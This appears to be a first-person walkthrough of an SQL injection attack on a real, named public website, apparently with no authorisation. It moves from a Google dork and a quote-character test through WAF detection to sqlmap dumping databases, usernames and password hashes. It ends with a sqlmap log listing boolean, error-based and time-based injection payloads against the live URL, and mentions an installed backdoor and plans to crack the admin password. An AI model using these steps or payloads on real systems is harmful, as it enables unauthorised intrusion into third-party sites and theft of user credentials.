
(3) Searching for vulnerable website:

The next thing that I did was search for a vulnerable website. To do that I used a simple google dork for finding sites that might be vulnerable to sql Attacks.


Google dork: `php id=1`




Then I opened a site whose url had id=1 in the end.



Then in order to check if this site was vulnerable to sql attack or not, I put a Single inverted comma in the end of url.




And it returned a string showing the error message which was a clue for me
That this site is vulnerable.



(4) Firewall Detection:


At this point we knew that the site was vulnerable. now we needed to check
If the website was under some kind of WAF or not. For that we used a tool
Called “wafw00f” whose purpose is to tell if the given website has some sort
Of firewall protection or not.



(5) exploiting the target:

Since the website didn't have any kind of firewall activated so the next task was to use different queries to exploit the vulnerability of the site.

For this we used a tool called "sqlmap" which automated the task of executing different queries against the website. It has a lot of other useful features also.




Sqlmap ; using different queries to exploit target database.


After the completion of exploitation we've got two databases:



Next thing we did was finding any sensitive indormation within database like User_names or passwords etc... by accessing the databases.





Reading the content of database named “freescience_info_1”



Displaying the content in tabular form.



Now there is an interesting field named “users”. So we checked it.



And this was what we got.


There were some fields which could contain sensitive info like name or pass.

So next we opened name field.



And we got all the user names on this website.

Next was pass field.



And we got all the passwords of those users. They are hash encrypted. So if we Crack admin's password then we can get access to the website as admin.

Sqlmap did install a back-door when the payload successfully exploited the website. Which is helpful if we want to gain access of website any time we want.

```
sarpreet@twin-leaf:~$ sqlmap -u http://www.freescience.info/books.php?id=1 --dbms
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:20:27 /2020-10-07/
[00:20:27] [INFO] resuming back-end DBMS 'mysql'
[00:20:27] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=nb3jun04fit...5l3mtie76'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 8696=8696

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 5392 FROM(SELECT COUNT(*),CONCAT(0x7170627071,(SELECT (ELT(5392=5392,1)))0x7170706a71,FLOOR(RAND(0)=2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
  Payload: id=1 OR (SELECT 8390 FROM (SELECT(SLEEP(5)))mq3w)
---
[00:20:29] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP, PHP 5.2.17
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:20:29] [INFO] fetching database names
[00:20:29] [INFO] resumed: 'freescience_info_1'
[00:20:29] [INFO] resumed: 'information_schema'
available databases [2]:
[*] freescience_info_1
[*] information_schema

[00:20:29] [INFO] fetched data logged to text files under '/home/sarpreet/.sqlmap/output/www.freescience.info'
[00:20:29] [WARNING] you haven't updated sqlmap for more than 119 days!!

[*] ending @ 00:20:29 /2020-10-07/
sarpreet@twin-leaf:~$
```